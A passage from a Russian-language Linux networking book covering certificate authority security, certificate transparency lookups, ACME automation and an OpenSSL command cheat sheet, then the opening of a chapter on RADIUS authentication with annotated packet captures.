```

По мере выпуска новых сертификатов их номера будут увеличиваться: `02.pem`, `03.pem` и т. д.

Обратите внимание, что в следующем фрагменте кода файл `index.txt` пополнился сведениями о сертификате, а порядковый номер в файле `serial` увеличился и готов к следующему запросу подписи:

```
$ cat /etc/ssl/CA/index.txt  
V      220415165738Z      01      unknown /C=CA/ST=ON/  
O=Coherent Security/OU=IT/CN=www.coherentsecurity.com  
$ cat /etc/ssl/CA/serial  
02
```

Завершив пример с ЦС и продолжая работу с выданным тестовым сертификатом, давайте посмотрим, как обеспечить безопасность инфраструктуры ЦС.

Как защитить инфраструктуру центра сертификации

Есть несколько стандартных методов, с помощью которых обычно рекомендуют обеспечивать безопасность ЦС. Некоторые из старых рекомендаций относятся к конкретным центрам сертификации, но поскольку виртуализация становится обычным явлением в большинстве центров обработки данных, это дает дополнительные возможности для оптимизации и защиты инфраструктур ЦС.

Старый испытанный совет

Традиционные рекомендации по защите инфраструктуры сертификатов организации основаны на том, что центр сертификации используется только при выдаче сертификатов. Если вы на административном уровне эффективно отслеживаете, когда потребуются новые сертификаты, можно просто отключать сервер ЦС, когда он не нужен.

Если вам нужно больше гибкости, можно наладить иерархическую инфраструктуру сертификатов. Создайте для своей организации корневой ЦС, единственная задача которого — подписывать сертификаты, которые используются для создания одного или нескольких подчиненных ЦС. Затем с помощью этих ЦС создаются все клиентские и серверные сертификаты, а корневой ЦС можно выключить или отключить от сети, только не забывая устанавливать исправления.

Если организация особенно озабочена защитой своего ЦС, можно использовать специальное оборудование, такое как **аппаратный модуль безопасности (HSM)**, и хранить закрытый ключ и сертификат вышестоящего ЦС на автономном физическом носителе — часто в банковской ячейке или в каком-либо еще безопасном месте. Примеры коммерческих HSM — Nitrokey HSM и YubiHSM, а NetHSM — неплохой HSM с открытым исходным кодом.

Современный совет

Предыдущие рекомендации по-прежнему актуальны на все 100 %. Однако теперь появился новый фактор, который помогает защитить центры сертификации в современной инфраструктуре, — это виртуализация серверов. В большинстве сред резервное копирование виртуальных машин устроено так, что у каждого сервера есть одна или несколько резервных копий образов, которые хранятся на локальном диске. Поэтому если узел поврежден без возможности восстановления, будь то из-за вредоносного ПО (обычно программы-вымогателя) или из-за катастрофической ошибки конфигурации, можно всего за несколько минут откатить весь сервер до вчерашнего ночного образа (или в худшем случае до позавчерашнего).

При таком восстановлении теряются только данные сервера обо всех сертификатах, которые были выпущены за это время, а из раздела о том, как согласовывается сеанс, мы помним, что эти данные фактически никогда не используются при настройке сеанса. Это значит, что «путешествие в прошлое», которое потребовалось серверу для восстановления, не влияет ни на один из клиентов или серверов, которые используют выданные сертификаты для согласования шифрования (или аутентификации, что мы увидим в главе 9 «Службы RADIUS в Linux»).

В небольших средах, в зависимости от ситуации, инфраструктуру можно защитить с помощью всего одного сервера ЦС. Просто сохраняйте резервные копии

образа, чтобы, если потребуется восстановление, этот побайтовый образ был доступен и чтобы к нему можно было в любой момент откатиться за считанные минуты.

Однако в более крупной среде имеет смысл выстроить иерархическую модель для инфраструктуры ЦС, в частности, это может значительно упростить слияния и поглощения. Иерархическая модель помогает поддерживать инфраструктуру как единую организацию, что упрощает привязку ЦС для нескольких бизнес-подразделений к одной вышестоящей структуре. Можно настраивать безопасность на уровне ОС, чтобы ограничить зону поражения в случае инцидента с вредоносным ПО в том или ином подразделении. А в штатном режиме с помощью той же безопасности на уровне ОС можно ограничивать административный доступ к сертификатам между бизнес-подразделениями, если это необходимо.

Основной риск того, что безопасность инфраструктуры ЦС зависит от резервных копий, тоже связан с традиционной практикой использования серверов ЦС: в некоторых средах сертификаты требуются нечасто. Например, если вы локально храните резервные копии образа сервера за неделю, но только через месяц (или несколько месяцев) поняли, что применили сценарий или исправление, которые сломали ваш сервер ЦС, тогда восстановление из резервных копий может оказаться проблематичным. Но эта проблема сходит на нет по мере того, как сертификаты применяются все шире (например, для аутентификации клиентов в беспроводных сетях), а также развиваются автоматизированные решения по выдаче сертификатов, такие как Certbot и протокол ACME. Все эти факторы, особенно в совокупности, говорят о том, что центры сертификации используются все интенсивнее, вплоть до того, что если сервер ЦС работает неправильно, то теперь это выяснится скорее в течение нескольких часов или дней, чем недель или месяцев.

Какие риски связаны с ЦС в современных инфраструктурах

«Центр сертификации» — это не такой термин, который встречается в непринужденной беседе на вечеринках или даже в офисной комнате отдыха. Это означает, что если вы присвоите своему серверу ЦС имя вроде `ORGNAME-CA01`, где часть `CA01` подсказывает вам, что это важный сервер, — не рассчитывайте, что это будет очевидно для кого-то еще. Например, на это, скорее всего, не обратит внимания ваш менеджер, программист, человек, который заменяет вас на время отпуска, или студент на практике, у которого почему-то оказался пароль суперпользователя. Если вы консультант, то, возможно, вообще никто из сотрудников организации не знает, чем занимается ЦС.

Это приводит к тому (особенно в виртуализированных инфраструктурах), что серверы ЦС время от времени случайно (а может, и нет) удаляются. Это происходит настолько часто, что я взял за правило, создавая новую виртуальную машину ЦС, называть ее примерно так: `НАЗВАНИЕ ОРГАНИЗАЦИИ-CA01 – НЕ УДАЛЯТЬ, СВЯЗАТЬСЯ`

с `RV`, где `RV` — инициалы администратора, который владеет этим сервером (в данном случае мои).

Может быть полезно настроить оповещения, которые рассылаются всем администраторам этого узла, когда удаляется какая-либо серверная виртуальная машина. Это обеспечит дополнительный уровень если не защиты, то по крайней мере своевременного уведомления, чтобы ситуацию можно было быстро исправить.

Наконец, в инфраструктуре гипервизора практически всегда стоит налаживать **управление доступом на основе ролей** (role-based access control, **RBAC**). Только у непосредственных администраторов любого конкретного сервера должна быть возможность удалять, перенастраивать или переключать состояние электропитания сервера. Это легко настраивается в современных гипервизорах (например, vSphere от VMware) и как минимум значительно усложняет случайное удаление виртуальной машины.

Теперь, когда мы знаем о некоторых методах обеспечения безопасности ЦС, давайте посмотрим на прозрачность сертификатов (СТ) с точки зрения как злоумышленника, так и защитника инфраструктуры.

Прозрачность сертификатов

Пересматривая первые абзацы этой главы, вспомните, что одна из основных задач центра сертификации — установить *доверие*. Будь то публичный или частный ЦС, вам приходится доверять ему, чтобы убедиться, что сторона, которая запрашивает сертификат, является тем, за кого себя выдает. Без такой проверки любой, кто хочет представляться как `yourbank.com`, мог бы запросить соответствующий сертификат и притвориться вашим банком! Это было бы катастрофой в нынешней экономике, которая ориентирована на интернет.

Когда доверие к центру сертификации подорвано, то другие ЦС, разработчики браузеров (особенно Mozilla, Chrome и Microsoft) и поставщики ОС (в первую очередь Linux и Microsoft) просто удаляют скомпрометированный ЦС из различных хранилищ сертификатов на уровне ОС и браузеров. По сути, при этом все сертификаты, выданные этим ЦС, переносятся в категорию *ненадежных*, заставляя все соответствующие службы получать сертификаты из других источников. Это уже происходило несколько раз в недавнем прошлом.

DigiNotar был исключен из списка надежных ЦС после того, как он был скомпрометирован и злоумышленники получили контроль над частью его ключевой инфраструктуры, в результате чего был выдан мошеннический сертификат на имя `*.google.com`. Обратите внимание, что `*` означает, что этот сертификат — подстановочный (wildcard) и что с его помощью можно защищать или представлять любой узел в этом домене. Этот мошеннический сертификат не только был выпущен, но

и использовался для перехвата реального трафика. Излишне говорить, что все отнеслись к этому весьма негативно.

В период с 2009 по 2015 год ЦС Symantec выдал ряд **тестовых сертификатов**, в том числе для доменов, принадлежащих Google и Opera (это еще один веб-браузер). Когда это стало известно, Symantec стала подвергаться все более строгим ограничениям. В конце концов, сотрудники Symantec раз за разом пропускали те или иные этапы проверки важных сертификатов, и в 2018 году ЦС был окончательно исключен из списка.

Чтобы бороться с подобными ситуациями, публичные центры сертификации теперь участвуют в программе по контролю **прозрачности сертификатов (СТ)**, которая описана в *RFC 6962*. Когда выпускается сертификат, ЦС публикует информацию о нем в своей службе СТ. Этот процесс обязателен для всех сертификатов, которые используются для **SSL/TLS**. Прозрачность сертификатов означает, что любая организация может проверить реестр на наличие приобретенных ею сертификатов. Что еще более важно, реестр можно проверить и на наличие сертификатов, которые вы *не* приобретали. Давайте посмотрим, как это работает на практике.

Как использовать СТ для инвентаризации или разведки

Как мы уже говорили, смысл существования служб СТ заключается в том, чтобы обеспечивать доверие к публичным центрам сертификации, позволяя любому проверять выданные сертификаты или официально проводить их аудит.

Однако помимо этого организация может запросить у службы СТ информацию о том, нет ли на имя этой организации подлинных сертификатов, которые были приобретены посторонними людьми. Например, нередки случаи, когда отдел маркетинга заводит собственный сервер у поставщика облачных услуг, обходя все средства контроля безопасности и издержек, о которых зашла бы речь, если бы сервер развертывали штатные ИТ-специалисты компании. Такую ситуацию часто называют *теневым ИТ*; она заключается в том, что отдел, не связанный с ИТ, решает выйти из-под контроля и создает параллельные и обычно менее защищенные серверы, которые настоящая служба ИТ не видит (часто до тех пор, пока не становится слишком поздно).

С другой стороны, если вы занимаетесь аудитом безопасности или тестированием на проникновение, то крайне важно охватить все активы вашего клиента: ведь вы можете анализировать только то, что обнаружили. С помощью службы СТ можно найти все сертификаты SSL/TLS, выпущенные для компании, в том числе любые сертификаты для серверов тестирования, разработки и **обеспечения качества (QA)**. Серверы тестирования и разработки часто защищены хуже всего, и нередко именно они становятся мишенью для проникновения. Слишком часто на серверах разработки находятся последние копии эксплуатационных баз данных, поэтому

во многих случаях компрометация среды разработки означает полное фиаско. Это также означает, что служба кибербезопасности тоже должна учитывать этот сценарий и почаще проверять серверы СТ.

Но как именно проверить СТ? Давайте воспользуемся сервером <https://crt.sh> и найдем сертификаты, выданные для `example.com`. Для этого перейдите по адресу <https://crt.sh/?q=example.com> (или используйте доменное имя своей компании, если вас интересуют сертификаты, выданные на него).

Обратите внимание, что поскольку эта система предназначена для полного аудита, история сертификатов часто прослеживается вплоть до 2013–2014 годов, когда СТ еще был экспериментальным! Это отлично помогает в разведке, когда нужно найти узлы, у которых истек срок действия сертификатов или которые теперь защищены подстановочным сертификатом. Старые записи **DNS**, связанные с этими сертификатами, могут указывать на совершенно новые активы или подсети. Что касается подстановочных сертификатов, которые мы обсуждали ранее, они отображаются в списке как `*.example.com` (или `*.yourorganization.com`). Эти сертификаты предназначены для защиты любого узла в указанном родительском домене. С подстановочным сертификатом вы рискуете тем, что, если злоумышленники украдут соответствующие данные (возможно, с уязвимого сервера), они смогут подделать узел в вашем домене, а это, конечно, может привести к катастрофическим последствиям! С другой стороны, после того как вы приобрели 3–5 отдельных сертификатов, становится рентабельным объединить их в один групповой сертификат, который не только обойдется дешевле, но, что более важно, будет иметь единую дату истечения срока действия, которую удобнее отслеживать. Дополнительное преимущество подстановочных сертификатов заключается в том, что они существенно снижают для злоумышленника эффективность разведки с помощью СТ. Однако служба безопасности по-прежнему сможет в ходе такой разведки обнаруживать мошеннические сертификаты или сертификаты, которые приобретены и используются другими отделами.

В этой главе мы рассмотрели много вопросов. Теперь, когда у нас есть четкое представление о месте сертификатов в современной инфраструктуре, давайте разберемся, как использовать современные приложения и протоколы, чтобы автоматизировать весь процесс сертификации.

Автоматизация сертификации и протокол ACME

В последние годы автоматизация ЦС получила серьезное развитие. Этому способствовал, в частности, проект Let's Encrypt, который предлагает бесплатные открытые сертификаты. Связанные с этим издержки были снижены за счет автоматизации, в том числе благодаря использованию **протокола ACME (RFC 8737/RFC 8555)** и служб **Certbot**, которые проверяют данные CSR, а также выпускают и доставляют сертификаты. Эта служба и протокол прежде всего ориентированы

на то, чтобы автоматически предоставлять сертификаты веб-серверам, однако эти системы масштабируются, чтобы охватить другие варианты использования.

Такие реализации, как Smallstep, которые используют протокол ACME для автоматизации запросов на сертификаты, расширили эту концепцию, включив в нее следующее:

- **Открытая авторизация (OAuth)/OpenID Connect (OIDC)** с использованием жетонов идентификации для аутентификации, интеграция **единого входа (SSO)** для G Suite, Okta, **Azure Active Directory (Azure AD)** и любых других провайдеров OAuth.
- Собственный API, опирающийся на API **Amazon Web Services (AWS)**, **Google Cloud Platform (GCP)** или Azure.
- Интеграция **веб-ключа JSON (JWK)** и **веб-жетона JSON (JWT)**, которая позволяет использовать одноразовые жетоны для аутентификации или для последующей выдачи сертификата.

Поскольку сертификаты, выпущенные с помощью протокола ACME, как правило, бесплатны, они также являются главной мишенью для злоумышленников. Например, вредоносное ПО часто использует бесплатные сертификаты, полученные в Let's Encrypt, для шифрования операций **управления и контроля (C2)** или для эксфильтрации данных. Даже для внутренних серверов ACME, таких как Smallstep, недостаточное внимание к деталям может привести к тому, что злоумышленники скомпрометируют все шифрование в организации. Поэтому серверы на основе ACME обычно выдают только краткосрочные сертификаты с расчетом на то, что автоматизация компенсирует это ограничение, полностью устранив административные накладные расходы. Let's Encrypt — самый известный публичный ЦС, использующий ACME, и его сертификаты действительны в течение 90 дней. Smallstep доходит до крайности: срок действия сертификата по умолчанию составляет 24 часа. Обратите внимание, что это экстремальная величина, и такой срок может серьезно повлиять на мобильные рабочие станции, которые бывают во внутренней сети не каждый день, поэтому обычно устанавливается более длительный интервал.

До ACME для автоматизации применялся протокол **SCER (простой протокол регистрации сертификатов)**, который, в частности, предоставлял сертификаты на оборудование. SCER по-прежнему широко используется в продуктах для **управления мобильными устройствами (MDM)**, чтобы предоставлять корпоративные сертификаты мобильным телефонам и другим мобильным устройствам. SCER также все еще задействован в компоненте Microsoft **Network Device Enrollment Service (NDES)**, в службе сертификатов на основе **Active Directory (AD)**.

Что касается Microsoft, то ее бесплатная служба сертификатов автоматически оформляет сертификаты рабочих станций и пользователей под управлением

групповой политики. Это означает, что по мере роста требований к аутентификации рабочих станций и пользователей растет и использование ЦС Microsoft.

Общая тенденция в службах ЦС на базе Linux состоит в том, чтобы максимально автоматизировать выдачу сертификатов. Однако принципы, по которым работают сертификаты, остаются точно такими же, как мы обсуждали в этой главе. По мере того как в этой тенденции выделяются лидирующие продукты и компании, вам следует овладевать инструментами, которые помогают понять, как любой ЦС должен работать в вашем окружении, независимо от используемого внешнего интерфейса или методов автоматизации.

Завершив автоматизацию, мы рассмотрели основные операции и конфигурации, связанные с сертификатами, которые вы увидите в современной инфраструктуре. Прежде чем мы завершим тему, представим краткий набор команд для операций с сертификатами в стиле «поваренной книги». Поскольку наш основной инструмент — OpenSSL, мы составили список соответствующих команд, с помощью которых, как мы надеемся, вам будет проще выполнять эти сложные операции.

Шпаргалка по OpenSSL

В начале этого раздела отмечу, что эта шпаргалка охватывает команды, которые использовались в этой главе, а также многие команды, с помощью которых можно проверять, запрашивать и выдавать сертификаты. Также демонстрируются некоторые команды для удаленной отладки. У OpenSSL есть сотни параметров, поэтому, как всегда, справочная страница (man) поможет вам полнее изучить его возможности. На худой конец, если вы запросите «шпаргалку по OpenSSL» в поисковой системе, то найдете сотни страниц с распространенными командами.

Вот некоторые стандартные шаги и команды при создании сертификата:

- Создать закрытый ключ для нового сертификата (на стороне получателя):

```
openssl genrsa -des3 -out private.key <кол-во битов>
```

- Создать CSR для нового сертификата (на стороне получателя):

```
openssl req -new -key private.key -out server.csr
```

- Проверить подпись CSR:

```
openssl req -in example.csr -verify
```

- Проверить содержимое CSR:

```
openssl req -in server.csr -noout -text
```

- Подписать CSR (на стороне сервера ЦС):

```
sudo openssl ca -in server.csr -config <путь к файлу конфигурации>
```

- Создать самоподписанный сертификат (обычно это не лучшая идея):

```
openssl req -x509 -sha256 -nodes -days <кол-во дней> -newkey
rsa:2048 -keyout privateKey.key -out certificate.crt
```

Вот некоторые команды для проверки сертификата:

- Проверить стандартный файл сертификата `x.509`:

```
openssl x509 -in certificate.crt -text -noout
```

- Проверить файл PKCS#12 (это сертификат и приватный ключ, объединенные в один файл, обычно с суффиксом `pfx` или `p12`):

```
openssl pkcs12 -info -in certpluskey.pfx
```

- Проверить закрытый ключ:

```
openssl rsa -check -in example.key
```

Вот некоторые распространенные команды для удаленной отладки сертификатов:

- Проверить сертификат на удаленном сервере:

```
openssl s_client -connect <имя или IP-адрес сервера>:443
```

- Проверить состояние отзыва сертификата с помощью протокола OCSP (обратите внимание, что это процедура, поэтому мы пронумеровали шаги):

1. Сначала возьмите открытый сертификат и удалите строки `BEGIN` и `END`:

```
openssl s_client -connect example.com:443 2>&1 < /dev/
null | sed -n '/-----BEGIN/,/-----END/p' > publiccert.pem
```

2. Затем проверьте, есть ли в сертификате **адрес (URI) OCSP**:

```
openssl x509 -noout -ocsp_uri -in publiccert.pem http://ocsp.ca-ocspuri.com
```

3. Если он есть, на этом этапе можно сделать запрос:

```
openssl x509 -in publiccert.pem -noout -ocsp_uri http://ocsp.ca-ocspuri.com
```

4. Если в открытом сертификате нет URI, нужно будет получить цепочку сертификатов (вплоть до эмитента), а затем корневой ЦС эмитента:

```
openssl s_client -connect example.com:443 -showcerts 2>&1 < /dev/null
```

5. Предыдущий шаг обычно приводит к большому объему вывода. Чтобы извлечь в файл (в данном случае `chain.pem`) только цепочку сертификатов, выполните следующую команду:

```
openssl ocsp -issuer chain.pem -cert publiccert.pem -text
-url http://ocsp.ca-ocspuri.com
```

Вот некоторые команды OpenSSL для преобразования между форматами файлов:

- Следующая команда преобразует сертификат в формате **PEM (Privacy-Enhanced Mail)** в **DER (Distinguished Encoding Rules)**. Обратите внимание, что файлы DER легко опознать, потому что в них нет строк в формате простого текста, таких как -----BEGIN CERTIFICATE-----):

```
openssl x509 -outform der -in certificate.pem -out certificate.der
```

- Преобразовать файл DER (.crt, .cer или .der) в файл PEM:

```
openssl x509 -inform der -in certificate.cer -out certificate.pem
```

- Преобразовать файл PKCS#12 (.pfx, .p12), содержащий закрытый ключ и сертификаты, в файл PEM:

```
openssl pkcs12 -in keyStore.pfx -out keyStore.pem -nodes
```

- Команды OpenSSL также используются, чтобы преобразовывать файл сертификата PEM и закрытый ключ в PKCS#12 (.pfx, .p12).

Файлы в формате PKCS#12 часто требуются, если службе нужен сертификат, но нет CSR, который предоставил бы информацию о закрытом ключе во время установки. В этой ситуации может помочь файл в формате **PFX (Personal Exchange Format)** или **P12 (стандарт шифрования с открытым ключом № 12)**, который объединяет всю необходимую информацию (закрытый ключ и открытый сертификат) в одном файле. Пример команды показан здесь:

```
openssl pkcs12 -export -out certificate.pfx -inkey  
privateKey.key -in certificate.crt -certfile CACert.crt
```

Надеемся, что после этой короткой «поваренной книги» у вас осталось гораздо меньше сомнений по поводу операций с сертификатами и что вам стало проще читать различные файлы, связанные с вашей инфраструктурой сертификатов.

Итоги

По завершении этого материала вы должны знать, как установить и настроить простейший сервер сертификатов с использованием OpenSSL. Вы также должны понимать, как устроена процедура запроса и подписания сертификата. Основные принципы и инструменты для работы с сертификатами одинаковы в разных реализациях ЦС. У вас также должно быть представление об основных командах OpenSSL, которые используются, чтобы проверять данные сертификата или отлаживать сертификаты на удаленных серверах.

Вы должны лучше понимать факторы, от которых зависит безопасность вашей инфраструктуры сертификатов. Сюда относится использование СТ для инвентаризации и разведки — как с позиции защитника сервера, так и с позиции атакующего.

В главе 9 «Службы RADIUS в Linux» мы разовьем эту тему, добавив службы аутентификации RADIUS на наш узел Linux. Вы увидите, что в более сложных конфигурациях RADIUS может использовать вашу инфраструктуру сертификатов для защиты беспроводной сети, где сертификат будет применяться как для взаимной аутентификации, так и для шифрования.

Вопросы для самопроверки

В заключение попробуйте ответить на вопросы, чтобы проверить свои знания по материалу этой главы. Правильные ответы вы найдете в конце книги (см. «Ответы на вопросы»).

1. Выполнению каких двух функций способствует наличие сертификата при обмене данными?
2. Что такое формат PKCS#12 и где его можно использовать?
3. Почему важна прозрачность сертификатов (CT)?
4. Почему важно хранить информацию о выданных сертификатах на сервере центра сертификации?

Ссылки

- Сертификаты в Ubuntu (в частности, построение ЦС): <https://ubuntu.com/server/docs/security-certificates>
- Официальный сайт OpenSSL: <https://www.openssl.org/>
- Книга «Сетевая безопасность с OpenSSL»: <https://www.amazon.com/Network-Security-OpenSSL-John-Viega/dp/059600270X>
- Прозрачность сертификатов (CT): <https://certificate.transparency.dev>
- Операции ЦС в openSUSE (с помощью YaST): https://doc.opensuse.org/documentation/leap/archive/42.3/security/html/book.security/cha.security.yast_ca.html
- Операции ЦС с дистрибутивами на основе Red Hat (с помощью диспетчера сертификатов): https://access.redhat.com/documentation/en-us/red_hat_certificate_system/9/html/planning_installation_and_deployment_guide/planning_how_to_deploy_rhcs
- Easy-RSA: <https://github.com/OpenVPN/easy-rsa>
- Центры сертификации с поддержкой ACME:
 - Smallstep CA: <https://smallstep.com/>
 - Boulder CA: <https://github.com/letsencrypt/boulder>

Глава 9

Службы RADIUS в Linux

В этой главе мы рассмотрим службу **RADIUS** (Remote Authentication Dial-In User Service, служба удаленной аутентификации пользователей с телефонным подключением) — один из основных методов аутентификации служб в сети. Мы внедрим FreeRADIUS на наш сервер, свяжем его с каталогом облегченного протокола прикладного уровня для доступа к каталогам Lightweight Directory Access Protocol (**LDAP**)/Secure LDAP (**LDAPS**) и будем использовать его для аутентификации доступа к различным службам в сети.

В частности, мы рассмотрим следующие темы:

- Основные понятия RADIUS: что такое RADIUS и как он работает
- Внедрение RADIUS с локальной аутентификацией Linux
- RADIUS с внутренней аутентификацией LDAP/LDAPS
- Unlang — язык конфигурационных файлов FreeRADIUS
- Сценарии использования RADIUS
- Использование Google Authenticator для **многофакторной аутентификации** (MFA) с RADIUS

Технические требования

Для примеров мы будем использовать наш существующий узел или виртуальную машину Ubuntu. В этой главе мы затронем беспроводные подключения, поэтому если у вас на узле или на виртуальной машине нет беспроводной карты, вам понадобится адаптер Wi-Fi для работы с этими примерами.

По ходу главы мы будем редактировать несколько файлов конфигурации. Если не указано иное, все файлы конфигурации для `freeradius` хранятся в каталоге `/etc/freeradius/3.0/`.

Когда понадобится устанавливать пакеты, которые по умолчанию не включены в Ubuntu, убедитесь, что у вас есть работающее подключение к интернету, чтобы можно было использовать команды `apt` для установки.

Основные понятия RADIUS: что такое RADIUS и как он работает

Прежде чем мы начнем, давайте рассмотрим ключевое понятие — AAA. Это общепринятый отраслевой термин, который обозначает **аутентификацию, авторизацию и аудит** — три основные концепции управления доступом к ресурсам.

Аутентификация — это все, что касается подтверждения вашей личности. Во многих случаях это сводится только к идентификатору пользователя (ID) и паролю, но в этой главе мы также рассмотрим более сложные методы с использованием многофакторной аутентификации.

Авторизация обычно происходит после аутентификации. Как только вы подтвердите свою личность, на основе предоставленных вами данных различные системы будут устанавливать, к чему у вас есть доступ, то есть какие подсети, узлы, службы, файлы, каталоги и другие активы вам доступны. В неформальной речи аутентификация и авторизация часто используются взаимозаменяемо, но в контексте RADIUS и доступа к системе они имеют совершенно разный смысл.

Аудит — это своего рода возврат к временам коммутируемого доступа. Когда люди подключались к корпоративным системам или интернету с помощью телефонных модемов, они задействовали во время сеанса ценные ресурсы (а именно модем на стороне провайдера и канал связи), поэтому RADIUS использовался, чтобы отслеживать время и продолжительность их сеансов, на основе этих данных формировался ежемесячный счет. В современном мире аудит RADIUS по-прежнему позволяет отслеживать время и продолжительность сеансов, но теперь эта информация применяется в основном для устранения неполадок и иногда для криминалистических экспертиз.

В наше время главная задача RADIUS — аутентификация, хотя аудит при этом тоже обычно настраивается. Авторизацией часто занимаются другие серверные системы, хотя с помощью RADIUS можно назначать каждому сеансу аутентификации сетевой **список управления доступом (ACL)**, что является одной из форм авторизации.

Разобравшись с терминами, давайте обсудим RADIUS подробнее. Протокол аутентификации RADIUS чрезвычайно прост, поэтому он прекрасно подходит для многих вариантов использования и поддерживается почти всеми устройствами и службами, которым может потребоваться аутентификация. Давайте рассмотрим настройку, а также типичный обмен аутентификацией (на высоком уровне).

Прежде всего, возьмем устройство, которое требует аутентификации, — в этом контексте будем называть его **сервером доступа к сети (NAS)**. NAS может быть устройством **виртуальной частной сети (VPN)**, беспроводным контроллером, точкой доступа или коммутатором — в общем, любым устройством, к которому пользователь может получить доступ и которое требует аутентификации. NAS определяется на сервере RADIUS и обычно идентифицируется IP-адресом с соответствующим «общим секретом», который позволяет аутентифицировать устройство.

Затем устройство настраивается так, чтобы использовать RADIUS для аутентификации. Если это нужно для административного доступа, локальная аутентификация часто остается в качестве резервного метода, так что если RADIUS недоступен, она все равно будет работать.

Это все, что касается конфигурации устройства (NAS). Когда клиент пытается подключиться к NAS, NAS получает учетные данные и пересылает их на сервер RADIUS для проверки (см. рис. 9.1, где изображен типичный пакет запроса RADIUS, как он отображается в Wireshark). В пакете обратите внимание на следующее:

- Для запросов RADIUS используется порт **1812/udp**. Соответствующий порт для аудита RADIUS — **1813/udp**; аудит отслеживает время подключения и другие характеристики сеанса; он исторически использовался для выставления счетов. Существует также старый набор портов (**1645** и **1646/udp**), который до сих пор полностью поддерживается на многих серверах RADIUS.
- Поле Code (код) обозначает тип пакета — в этом примере мы рассмотрим **Access-Request** (код 1), **Accept** (код 2) и **Reject** (код 3). Вот более полный список кодов RADIUS:

Код	Расшифровка	Назначение
1	Access – Request	Доступ – Запрос
2	Access – Accept	Доступ – Разрешен
3	Access – Reject	Доступ – Отклонен
4	Accounting – Request	Аудит – Запрос
5	Accounting – Response	Аудит – Ответ
11	Access – Challenge	Доступ – Вызов
12	Status – Server (экспериментальный)	Состояние – Сервер
13	Status – Client (экспериментальный)	Состояние – Клиент
255	Зарезервировано	

- Поле `Packet ID` (идентификатор пакета) связывает пакеты запроса и ответа. Поскольку RADIUS работает поверх **UDP**, на уровне протокола не существует понятия сеанса, так что он реализуется в полезной нагрузке пакета.
- Поле `Authenticator` (аутентификатор) уникально для каждого пакета и должно генерироваться случайным образом.
- Остальная часть пакета состоит из пар «атрибут – значение» (**AV**), каждая из которых обозначена меткой **AVP (Attribute – Value Pair)**. Это делает протокол расширяемым: и NAS, и сервер RADIUS могут добавлять пары AV в зависимости от обстоятельств. Существует несколько пар AV, которые обычно поддерживаются во всех реализациях, а также ряд специализированных пар AV, которые, как правило, привязаны к поставщику NAS и конкретным ситуациям, например чтобы различать административный доступ к устройству и доступ пользователя к VPN или беспроводному **SSID**. Мы поговорим об этом подробнее, когда будем изучать варианты использования далее в этой главе.

В следующем простом примере – два атрибута: `User-Name` (имя пользователя) в формате открытого текста и `User-Password` (пароль пользователя), который помечен как `Encrypted`, но на самом деле представляет собой хешированное значение MD5 (**MD** – сокращение от `Message-Digest`, «дайджест сообщения»), которое сформировано из текста пароля, общего секрета (настроенного и на стороне NAS, и на стороне сервера) и значения `Authenticator`. Если вас интересуют подробности того, как вычисляется это значение, обратитесь к полному описанию в RFC 2865 (см. раздел «Ссылки»):

```

> Frame 1: 86 bytes on wire (688 bits), 86 bytes captured (688 bits) on ir
> Ethernet II, Src: HewlettP_15:52:1b (3c:52:82:15:52:1b), Dst: VMware_33:
> Internet Protocol Version 4, Src: 192.168.122.201, Dst: 192.168.122.113
> User Datagram Protocol, Src Port: 50600, Dst Port: 1812
v RADIUS Protocol
  Code: Access-Request (1)
  Packet identifier: 0x2 (2)
  Length: 44
  Authenticator: 20202020202031363139353531383633
  [The response to this request is in frame 3]
v Attribute Value Pairs
  v AVP: t=User-Name(1) l=6 val=robv
    Type: 1
    Length: 6
    User-Name: robv
  v AVP: t=User-Password(2) l=18 val=Encrypted
    Type: 2
    Length: 18
    User-Password (encrypted): 57415a6afd1f19fb56485bf9108717b3
  
```

Порт 1812/UDP
 Код 1 = "Access-Request" (Доступ – Запрос)
 Идентификатор пакета используется, чтобы поддерживать сеанс
 Аутентификатор запроса, уникален для каждого сеанса
 Данные пакета составляются из пар «атрибут – значение»
 Тип 1 – имя пользователя
 Тип 2 – пароль (хешированный и гаммированный, вычислен на основе пароля, общего секрета и аутентификатора запроса)

Рис. 9.1. Простой запрос RADIUS

Ответ сервера, как правило, намного проще:

- Значение поля Code составляет 2 «Accept» («Разрешен», рис. 9.2) или 3 «Reject» («Отклонен», рис. 9.3).
- Идентификатор пакета такой же, как в запросе.
- Аутентификатор ответа вычисляется на основе кода пакета ответа (в данном случае 2), длины ответа (в данном случае 20 байт), идентификатора пакета (2), аутентификатора запроса и общего секрета. Если в ответе есть другие пары AV, они тоже будут участвовать в вычислении этого значения. Главное, что нужно знать об этом поле,— то, что с его помощью NAS удостоверяет, что ответ пришел от того сервера RADIUS, от которого ожидался. В первом примере пакета показан пакет Access-Accept, в котором запрос на доступ удовлетворяется:

```

> Frame 3: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interfa
> Ethernet II, Src: VMware_33:2d:05 (00:0c:29:33:2d:05), Dst: HewlettP_15:52:1b
> Internet Protocol Version 4, Src: 192.168.122.113, Dst: 192.168.122.201
> User Datagram Protocol, Src Port: 1812, Dst Port: 50600
v RADIUS Protocol
  Code: Access-Accept (2)
  Packet identifier: 0x2 (2)
  Length: 20
  Authenticator: 0dd7e852d55a085aa812ce5b541ae577
  [This is a response to a request in frame 1]
  [Time from request: 0.000371000 seconds]

```

Код 2 = «Access-Accept»
(Доступ – Разрешен)

Идентификатор пакета 2 совпадает с идентификатором пакета в запросе

Контрольная сумма MD5 вычисляется на основе кода (2), идентификатора (в данном случае 2), длины (20), аутентификатора запроса, других атрибутов ответа и общего секрета

Рис. 9.2. Простой ответ RADIUS (Доступ – Разрешен)

Во втором примере пакета ответа показан пакет Access-Reject (доступ не разрешен). Все поля остаются прежними, за исключением того, что запрос на доступ отклоняется. Если нет ошибок конфигурации, этот результат обычно получается, когда есть ошибки в имени пользователя или пароле:

```

> Frame 7: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on i
> Ethernet II, Src: VMware_33:2d:05 (00:0c:29:33:2d:05), Dst: HewlettP_15
> Internet Protocol Version 4, Src: 192.168.122.113, Dst: 192.168.122.201
> User Datagram Protocol, Src Port: 1812, Dst Port: 55328
v RADIUS Protocol
  Code: Access-Reject (3)
  Packet identifier: 0x3 (3)
  Length: 20
  Authenticator: f9e09fe0f39a1d3c971068519b4ab2bf
  [This is a response to a request in frame 5]
  [Time from request: 1.001214000 seconds]

```

Код 3 = «Access-Reject»
(Доступ – Отклонен)

Идентификатор пакета 3
Другой сеанс

Рис. 9.3. Простой ответ RADIUS (Доступ – Отклонен)

